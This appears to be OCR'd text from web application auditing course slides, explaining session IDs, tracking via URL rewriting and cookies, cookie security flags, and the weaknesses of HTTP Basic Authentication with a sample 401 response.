
The section that we are about to consider is one of the most important that we will cover, but the concept discussed is one of the most difficult for some people to grasp. Don't worry! If you have any troubles understanding what session state is about, talk to your instructor or write to me at dhoelzer@cyber-defense.org and we'll try to clear it up.



This section focuses on the method by which the server/application tracks the user's session, and the security implications.


For this course we previously defined a "session" as a unique instance of users throughout the course of their interaction with the application. As already noted, authentication may not be needed by the website, yet a session may still be in existence, for example, a shopping cart site that simply wants you to enter your credit card and shipping information. However, if authentication is required, then protecting session tracking becomes even more critical.

The key concept to understand for session tracking is that a unique identifier (which we call the session ID) is used to identify the user for every request made by the web browser. If the site requires authentication, then this session ID acts as a form of continuous re-authentication. Anyone with your session ID can impersonate you when speaking to the web application.



The typical information flow for a web application is pictured here. This shows various elements such as SSL and session IDs. An important concept to understand is that for each transaction (steps 9 and 10), the **session ID is used to re-authenticate the user**. Users have to enter only their credentials once (step 4). Let's use another set of terms for these items. We can say that the username and password represent the "long-term secret" and, after they are validated, a Session ID or "short-term secret" is substituted for them.


Therefore, protecting the session ID is critical because it can be used to authenticate another user to the web application, potentially impersonating the actual user.



Two primary areas must be considered when examining a web application that maintains state. First, there is the session ID. We must examine how it is created and managed over time. The creation and management of the session ID is a significant area for analysis.

The second is the session tracking mechanism in use. This is the mechanism used to transfer the session ID between the client and the server. Frequently, you will find that in this context the session ID is encapsulated in some way to make up a composite Session Token. Using the incorrect or an insecure session tracking mechanism is the other significant area that requires our attention.


We'll look at the main techniques used for session management today and discuss how to generate good session IDs as well as how to identify bad ones.



First, we examine the session tracking mechanisms used to transfer the session ID between the client and server.

We discuss the advantages and disadvantages of each session tracking method over the next few slides, and supply an audit checklist for each method.

When we finish the tracking methods, we discuss the properties that the session ID should have. Remember, the *session ID* is the thing being passed around, the *tracking method* is how it gets passed around.




A key concept for each session tracking method will be that the session ID is to be considered sensitive data, the short-term secret, and therefore must be protected from accidental exposure.

The browser's history file is stored in clear text and may be susceptible to remote theft due to browser weaknesses or physical access. Therefore, URLs are not best-suited for transmitting sensitive date, such as session IDs. URLs may also be revealed in the HTTP Referer field. Finally, session IDs may be accidentally placed at the end of non-encrypted URLs. Users clicking such a link would unknowingly transmit their session ID across the Internet unencrypted.

On the flipside, the advantages of using URL rewriting include compatibility with all browsers and users do not perceive this method as a privacy issue (unlike cookies—more on this later).

Using URL rewriting may be acceptable, but consider carefully how the risks are mitigated in the application to account for exposure points.




Web Primer Flashback

We already covered cookies, but let's take a closer look. Remember, cookies are nothing more than small pieces of text sent between web servers and clients. They provide a convenient place for the web server to store a session ID.

Cookies have various fields that allow the server to dictate how the client should handle the cookie. These, when used properly, can help reduce the changes of the session ID from being compromised. For example, marking the cookie as "Secure" requires that SSL is in use for the cookie to be sent. Setting an expiration date provides for the capability to limit the lifetime or even make the cookie nonpersistent.

Here's an interesting fact: The reason that cookies were added to the HTTP standard was to allow application developers to maintain state. This means that if you want to maintain state, cookies should be the right way to do it! Why are people using other methods like URL rewriting? The reason is that many users perceive cookies to be a serious privacy risk. Some users even completely disable cookies. If we're trying to sell a product and support only cookies, we're limiting our target audience.




Let's take a quick look at a cookie that's a good example of what not to do. The cookie that we're looking at here comes from FreeCreditReport.com, a well-known consumer credit monitoring agency. Considering the type of information that it enables you to access and that you must provide to use its service, we would expect that it would have absolutely the tightest security possible.

Looking at the cookie, here are some things that we find. First, this cookie was extracted from an HTTP (normal, non-encrypted) web transaction. We can see that this is true by looking at the Host header in the transaction. With that in mind, we would hope to find that there is absolutely nothing sensitive in this cookie. Unfortunately, we find a mysterious looking Login value and a CustNum value. Chances are that one of the two of these, possibly both, are used to identify the customer number. This sounds like information that shouldn't be in clear-text.


Added to this, we see an ASP.NET_SessionId value in addition to a number of other Session types of values. Think for a moment about what this means. If users log into FreeCreditReport, they are given a valid session ID. If those users browse to some other site and then browse back to FreeCreditReport, chances are they will return in a normal HTTP request, not an HTTPS request. This creates a prime opportunity for someone to steal the unencrypted session token and then reuse it!

How do we protect against this? Remember what we said earlier: Limit the host and path values, set the cookie to be "Secure," and make sure the expiration date is appropriate.



If you use a browser to view inbound cookies in real time, be sure your browser displays all six cookie parameters, which we need to view to audit them. Currently, the latest versions of IE and Firefox browsers both show all six cookie parameters.

Viewing inbound cookies via the browser has some limitations. First, you do not see outbound cookies. Second, the browser alerts you only for new inbound cookies. This means that the browser will not display an alert for a revised cookie. Therefore, the best method is to record all your traffic with a Man-in-the-Middle proxy. This enables you to review your traffic later and see **every inbound and outbound cookie**. On the right side of the slide, we can see this being done with WebScarab. WebScarab makes special note of requests containing cookies.




With Basic Authentication, the user's credentials persist in the browser's memory. There are ways for an attacker (with physical access to the client) to extract these credentials. This technique also means that we are using the long-term secret as the short-term secret.

On the positive side, this form of authentication is supported by every single browser ever made. An enormous risk, though, is that no server that we know of has built-in support for detecting and locking accounts using basic authentication should brute force login attempts occur.

Also remember that the credentials will be sent in every single request to that web server until you either close the browser completely or send a 401 message back to the browser.

Traffic Flow for Basic Auth (1)

- 1) Browser requests a protected resource
- 2) Server sends response that tells browser to use Basic Auth
  - `HTTP/1.1 401 Unauthorized`
  - `Server: Xitami`
  - `Date: Tue, 23 Apr 2001 16:13:22 GMT`
  - **`WWW-authenticate: Basic realm="private"`**
  - `Content-length: 107`
  - `Content-type: text/html`
  - `<HTML><TITLE>Error</TITLE><BODY><H1>`
  - `Your username and/or password are invalid.`
  - `</H1></BODY></HTML>`




- 3) Browser sees `WWW-authenticate` header and generates a Basic Auth prompt


Auditing Web Based Applications

On this slide we see the sequence of events that occur when a user requests a resource that is protected with HTTP Basic authentication.

In step 2, we see the web server is sending a special HTTP header. The web browser can detect this header and prompt the user for a username and password.




The web browser then encodes the username and password and embeds them into yet another HTTP header for the request sent to the server. We know that it looks like that password is encrypted, but it isn't. This is simply base-64 encoded, just like e-mail attachments are encoded.



Why is the username and password encoded? To avoid violating HTTP special character rules. For example, your password might contain a colon. Attempting to embed that directly into the client request would interfere with HTTP because HTTP uses the colon character to separate HTTP header names from their values. For example, Server: IIS.

Just how easy is it to decode Basic authentication?


The following website enables you to enter any base-64 encoded string and it immediately decodes it for you: http://www.opinionatedgeek.com/dotnet/tools/base64decode/



When we spoke about basic authentication, we made a point of explaining that the credentials are cached in the browser and that there's no way to get rid of those credentials short of closing the browser completely. As it turns out, we fibbed a bit. It is possible to flush the credentials.

